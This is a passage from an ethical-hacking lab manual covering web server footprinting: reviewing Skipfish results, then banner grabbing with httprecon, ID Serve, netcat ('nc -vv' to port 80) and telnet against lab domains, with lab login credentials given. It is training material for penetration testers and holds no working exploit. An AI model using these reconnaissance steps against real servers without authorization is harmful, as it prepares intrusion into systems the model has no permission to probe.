


Figure 1.2.10: Examining the scan result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The webpage appears, as shown in the screenshot.




Figure 1.2.11: Examining the scan result

22. The PHP version webpage appears, displaying details related to the machine, as well as the other resources associated with the web server infrastructure and PHP configuration.

23. Click **show trace** next to the URL to examine the vulnerability in detail.




Figure 1.2.12: Examining the HTTP trace

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. An HTTP trace window appears on the webpage, displaying the complete **HTML session**, as shown in the screenshot.




Figure 1.2.13: Examining the HTTP trace

Note: If the window does not properly appear, hold down the **Ctrl** key and click the link.

25. Examine other vulnerabilities and patch them to secure the web server.
26. This concludes the demonstration of how to gather information about a target web server using Skipfish.
27. Close all open windows on both the **Parrot Security** and **Windows Server 2016** virtual machines and turn off the machines.

Footprint a Web Server using the httprecon Tool

TASK 3

Here, we will use the httprecon tool to gather information about a target web server.

TASK 3.1

Launch the httprecon Application

1. Turn on the **Windows 10** and log in with the credentials **Admin** and **Pa$$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**, right-click **httprecon.exe**, and, from the context menu, click **Run as administrator** double-click to launch the application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web applications can publish information, interact with Internet users, and establish an e-commerce or e-government presence. However, if an organization is not rigorous in configuring and operating its public website, it may be vulnerable to a variety of security threats.

Although the threats in cyberspace remain largely the same as in the physical world (fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, and legal action if an intruder successfully violates the confidentiality of their data.

3. The main window of **httprecon** appears, as shown in the screenshot.




Figure 1.3.1: httprecon main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Provide the Target URL and Analyze the Results

httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on its target web server..

4. Enter the website URL (here, **www.certifiedhacker.com**) that you want to footprint and select **port number** (**80**) in the **Target** section.
5. Click **Analyze** to start analyzing the designated website.
6. A **footprint** of the website appears, as shown in the screenshot.




Figure 1.3.2: The footprint results of the entered website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Look at the **Get existing** tab, and observe the server (**Apache**) and the server-side application (**ASP.NET**) used to develop the webpages.
8. When attackers obtain this information, they research the vulnerabilities present in **ASP.NET** and **Apache** and try to exploit them, which results in either full or partial control over the web application.
9. Click the **GET long request** tab, which lists all GET requests. Next, click the **Fingerprint Details** tab.




Figure 1.3.3: The fingerprint and GET long request result of the entered website

10. The details displayed in the screenshot above include the name of the protocol the website is using and its version.
11. By obtaining this information, attackers can manipulate HTTP vulnerabilities in order to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.
12. This concludes the demonstration of how to gather information about the target web server using httprecon.
13. Close all open windows on the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4

Footprint a Web Server using ID Serve

Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. This technique also helps in locating rogue servers or determining the role of servers within a network. This lab manual helps understand and learn the banner grabbing technique using ID Serve, which allows an attacker to determine a remote target system.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Launch ID Server

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve** and double-click **idserve.exe**.
2. The main window of **ID Serve** appears. Click the **Server Query** tab.

ID Serve is a simple Internet server identification utility. Following is a list of its capabilities:

- HTTP server identification
- Non-HTTP server identification
- Reverse DNS lookup.



Figure 1.4.1: Welcome screen of ID Serve

TASK 4.2

Provide the Target URL and Examine the Result

3. For option **1**, in the **Enter or copy/paste an Internet server URL or IP address** section, enter the URL (**http://www.certifiedhacker.com**) you want to footprint.
4. Click **Query the Server** to start querying the website.
5. After the completion of the query, ID Serve displays the results of the entered website, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.2: ID Serve detecting the footprint

Note: The result might vary in your lab environment.

6. After obtaining this information, the attacker may perform a vulnerability analysis on that particular version of the web server and implement various techniques to perform exploitation.
7. Click **Exit** to close the application. Close all open windows and turn off the **Windows 10** virtual machine.

TASK 5 Footprint a Web Server using Netcat and Telnet

Netcat- Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.5.1: Launching MATE terminal

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.5.2: Running the programs as a root user

TASK 5.1

Footprint using Netcat

7. In the terminal window, type **nc -vv www.moviescope.com 80** and press **Enter**.



Figure 1.5.3: Perform Banner Grabbing using Netcat

8. Once you hit **Enter**, the netcat will display the hosting information of the provided domain, as shown in the screenshot.
9. Now, type **GET / HTTP/1.0** and press **Enter** twice.
10. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the terminal windows, type **clear** and press **Enter** to clear the netcat result in the terminal window.




Figure 1.5.4: Netcat Banner Grabbing result

TASK 5.2

Footprint using Telnet

Telnet- Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet.

The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

12. Now, perform banner grabbing using telnet. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter**.



Figure 1.5.5: Perform Banner Grabbing using Telnet

13. Telnet will connect to the domain, as shown in the screenshot.
14. Now, type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.




Figure 1.5.6: Telnet Banner Grabbing result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.
16. Close the terminal window on the **Parrot Security** virtual machine.

TASK 6

Enumerate Web Server Information using Nmap Scripting Engine (NSE)

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.

Note: Ensure that the **Parrot Security** and **Windows Server 2019** virtual machines are running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.

